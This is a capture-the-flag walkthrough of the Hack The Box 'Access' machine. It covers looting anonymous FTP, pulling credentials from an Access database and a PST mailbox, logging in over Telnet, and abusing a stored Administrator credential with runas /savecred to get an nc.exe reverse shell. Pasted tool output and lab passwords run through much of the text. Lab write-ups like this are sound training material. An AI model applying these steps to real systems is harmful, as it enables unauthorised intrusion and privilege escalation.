Hack The Box
Hack The Box: Access Walkthrough
Access uses anonymous FTP, recovered credentials, Telnet, and stored Windows credentials for Administrator access.
Recon & Enumeration

Use nmap to full scan for open ports and services:
Exploring the FTP Service Anonymously.

We discover two directories: "Backups" and "Engineer".
ftp> ls
425 Cannot open data connection.
200 PORT command successful.
150 Opening ASCII mode data connection.08-23-18  08:16PM       <DIR>          Backups08-24-18  09:00PM       <DIR>          Engineer
226 Transfer complete.ftp> cd Backups
250 CWD command successful.ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.08-23-18  08:16PM              5652
480 backup.mdb
226 Transfer complete.ftp> get backup.mdblocal: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.  6% |****                                                                   |
384 KiB  383.50 KiB/s    00:13 ETAftp: Reading from network: Interrupted system call  0% |                                                                       |    -1        0.00 KiB/s    --:-- ETA
550 The specified network name is no longer available. WARNING!
318 bare linefeeds received in ASCII mode.File may not have transferred correctly.ftp> bin
200 Type set to I.ftp> get backup.mdblocal: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.100% |***********************************************************************|  5
520 KiB  403.41 KiB/s    00:00 ETA
226 Transfer complete.5652
480 bytes received in 00:13 (403.39 KiB/s)ftp> cd ..
250 CWD command successful.ftp> cd Engineer
250 CWD command successful.ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.08-24-18  12:16AM                10
870 Access Control.zip
226 Transfer complete.ftp> get "Access Control.zip"local: Access Control.zip remote: Access Control.zip
200 PORT command successful.
125 Data connection already open; Transfer starting.100% |***********************************************************************| 10
870       28.32 KiB/s    00:00 ETA
226 Transfer complete.10
870 bytes received in 00:00 (28.13 KiB/s)ftp>
After enumerating directories, we found two files: Access Control.zip and backup.mdb. Attempting to unzip Access Control.zip revealed a file named Access Control.pst, which we couldn't access. We then tried using 7z to extract its contents.
┌──(kali㉿kali)-[~/Desktop]
└─$ unzip Access\ Control.zip Archive:  Access Control.zip   skipping: Access Control.pst      unsupported compression method 99
┌──(kali㉿kali)-[~/Desktop]
└─$ 7z x Access\ Control.zip 7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs 12th Gen Intel(R) Core(TM) i7-1265U (906A4),ASM,AES-NI)Scanning the drive for archives:1 file, 10870 bytes (11 KiB)Extracting archive: Access Control.zip--Path = Access Control.zipType = zipPhysical Size = 10870    Enter password (will not be echoed):
We discovered that "Access Control.zip" required a password for access. Consequently, our focus shifted to attempting to open the "backup.mdb" file.


The file "backup.mdb" is a Microsoft Access Database, which we can confirm using the "file" command. So, we'll employ "mdb-tables" to retrieve the table names.
We'll explore the table "auth_user" by using "mdb-export" on the backup file "backup.mdb". Simply run the command:mdb-export backup.mdb auth_user This command will fetch the contents of the specified table, offering valuable insights into its data.

And we get the following credentials:
- Admin: admin
- Engineer: access4u@security
- Backup_admin: admin
And since the zip file is a password-protected, we can use the following two passwords: "admin" and "access4u@security."

Access Control.zip file is unzipped, revealing a .pst format, commonly associated with Microsoft Exchange mailboxes. Employing readpst, the file undergoes conversion into .mbox format for further examination.
┌──(kali㉿kali)-[~/Desktop]
└─$ readpst Access\ Control.pst Opening PST file and indexes...Processing Folder "Deleted Items"        "Access Control" - 2 items done, 0 items skipped.
┌──(kali㉿kali)-[~/Desktop]
└─$ cat Access\ Control.mbox From "john@megacorp.com" Thu Aug 23 19:44:07 2018Status: ROFrom: john@megacorp.com <john@megacorp.com>Subject: MegaCorp Access Control System "security" accountTo: 'security@accesscontrolsystems.com'Date: Thu, 23 Aug 2018 23:44:07 +0000MIME-Version: 1.0Content-Type: multipart/mixed;        boundary="--boundary-LibPST-iamunique-169435549_-_-"----boundary-LibPST-iamunique-169435549_-_-Content-Type: multipart/alternative;        boundary="alt---boundary-LibPST-iamunique-169435549_-_-"--alt---boundary-LibPST-iamunique-169435549_-_-Content-Type: text/plain; charset="utf-8"Hi there, The password for the "security" account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers. Regards,John--alt---boundary-LibPST-iamunique-169435549_-_-Content-Type: text/html; charset="us-ascii"
[Redundant HTML email alternative omitted; the plain-text message is preserved.]
--alt---boundary-LibPST-iamunique-169435549_-_-------boundary-LibPST-iamunique-169435549_-_---
The recovered security account credential provides Telnet access.

Enumerate around.
C:\Users\security>cmdkey /listCurrently stored credentials:    Target: Domain:interactive=ACCESS\Administrator                                                       Type: Domain Password    User: ACCESS\Administrator
C:\Users\security>net user administratorUser name                    AdministratorFull Name                    Comment                      Built-in account for administering the computer/domainUser's comment               Country code                 000 (System Default)Account active               YesAccount expires              NeverPassword last set            8/21/2018 9:01:12 PMPassword expires             NeverPassword changeable          8/21/2018 9:01:12 PMPassword required            NoUser may change password     NoWorkstations allowed         AllLogon script                 User profile                 Home directory               Last logon                   2/24/2024 11:35:27 AMLogon hours allowed          AllLocal Group Memberships      *Administrators       *Users                Global Group memberships     *None                 The command completed successfully.
The net users administrator output shows that Password Not Required is enabled for Administrator. cmdkey /list also reveals a stored Administrator credential on the system.

Further enumeration, the discovery of the ZKAccess3.5 Security System.lnk shortcut file on the Public user's desktop unveils a potential privilege escalation pathway. It suggests that commands can be executed as the Administrator via the runas Windows command when coupled with the /savecred flag.
Combining these insights, executing system commands as the Administrator user is feasible with the inclusion of the /savecred flag within the runas command. Given the absence of a password requirement for the Administrator to log in, the existence of a stored credential for the Administrator user, and the utilization of the runas command with the /savecred flag, a potential privilege escalation scenario emerges.

Exploiting this scenario involves transferring nc.exe to the target system and using it to establish a reverse shell connection with the attacking machine.
Now, copy nc.exe to our working directory and then lunching a python http server.

Download nc.exe to the target box.


Start a listener on our attack box.
We run nc.exe as an administrator with the option /savecred enabled.

By checking back our listener, we can see that we have an admin level shell.